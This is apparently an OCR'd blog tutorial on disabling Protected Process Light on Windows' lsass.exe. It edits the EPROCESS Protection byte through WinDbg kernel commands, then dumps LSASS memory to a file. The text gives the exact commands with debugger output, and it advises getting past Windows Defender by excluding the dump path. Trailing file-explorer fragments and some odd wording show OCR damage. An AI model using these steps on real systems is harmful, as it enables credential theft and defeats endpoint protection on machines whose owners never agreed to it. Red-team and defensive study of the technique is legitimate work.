
Bypassing PPL protection and dumping lsass data

LSASS (Local Security Authority Subsystem Service) is a core Windows process (lsass.exe) that enforces security policies and handles authentication and authorization. Modern Windows versions introduced EPROCESS protection bits to mark special system processes like lsass.exe, csrss.exe, etc as protected or secure, making them resistant to tampering or memory access even from SYSTEM-level code.
In simple sense, we can't directly dump them using Process Hacker as show in the following figure.



There is a way to bypass LSASS protection by modifying the protection bitmask directly in memory, often mischaracterized as "regex modification." However, this method is quite noisy and easily detectable by modern security tools. It's important to understand that even with Administrator privileges, you can't directly change LSASS's protection level this is because the EPROCESS.Protection field is enforced by the kernel.

To modify it, you need either a kernel debugger like WinDbg or a kernel-level exploit. In the snapshot below, you'll notice that the protection level of notepad.exe is 0, meaning it's unprotected, while lsass.exe shows 'A', which is hexadecimal 0x41. This value encodes the process protection, where the top 4 bits represent the signer. For LSASS, that signer value is 4, marking it as an LSA_LIGHT process under Windows' Protected Process Light (PPL) mechanism.

```
'A' = 0x41 = Type=1 (PPL), Signer=4 (LSA)
```

```
lkd> !process 0 0 lsass.exe
PROCESS ffffa38a8b9cd080
    SessionId: none  Cid: 06f8    Peb: 402fb62000  ParentCid: 0630
    DirBase: 4a2cbe000  ObjectTable: ffff808d7550c0c0  HandleCount: 3247.
    Image: lsass.exe

lkd> dt nt!_EPROCESS ffffa38a8b9cd080 Protection.
   +0x5fa Protection  :
      +0x000 Level       : 0x41 'A'
      +0x000 Type        : 0y001
      +0x000 Audit       : 0y0
      +0x000 Signer      : 0y0100
```


Now inorder to bypass this we need to change to protection value to a value which has no protection to it like notepad.exe, calc.exe, etc. in this case, let see use notepad.exe.


To do this we need to know the process address of lsass.exe and notepad.exe, offset of Protection in the EPROCESS datastructure. we can run the following commands in the windbg to get and modified the values. Following are the commands of how to perform it with screenshots.

```
!process 0 0 notepad.exe --> get's notepad.exe process address
!process 0 0 lsass.exe --> get's lsass.exe process address
dt nt!_eprocess Protection --> to get the offset of the Protection in the eprocess data structure
dt nt!_eprocess <processAdd> Protection. --> to see the protection
eb <processdd>+<offset> <ProtectionWanted> --> changing the protection
```

```
lkd> dt nt!_EPROCESS ffffa38aa9be2080 Protection.
   +0x5fa Protection  :
      +0x000 Level       : 0 ''
      +0x000 Type        : 0y000
      +0x000 Audit       : 0y0
      +0x000 Signer      : 0y0000
lkd> eb
Address expression missing from '<EOL>'
lkd> eb ffffa38a8b9cd080+0x5fa 0x00
lkd> dt nt!_EPROCESS ffffa38a8b9cd080 Protection.
   +0x5fa Protection  :
      +0x000 Level       : 0 ''
      +0x000 Type        : 0y000
      +0x000 Audit       : 0y0
      +0x000 Signer      : 0y0000
```

Once the protection level has been successfully modified, we can proceed to dump the lsass.exe memory as lsass.dmp, as shown in the following figures. Windows Defender may flag this action as a potential Trojan or suspicious activity. However, this alert can be bypassed by adjusting the Defender settings or modifying file permissions. In most cases, simply marking the file as safe or excluding the path from scans is sufficient. Detailed steps on how to bypass this detection will be provided in an upcoming blog post




New
Sort
View
Details
Mandiant - Crea
Saved Games
Creative Cloud F
Name
Date modified
lsass.exe.dmp
7/24/2025 10:35 PM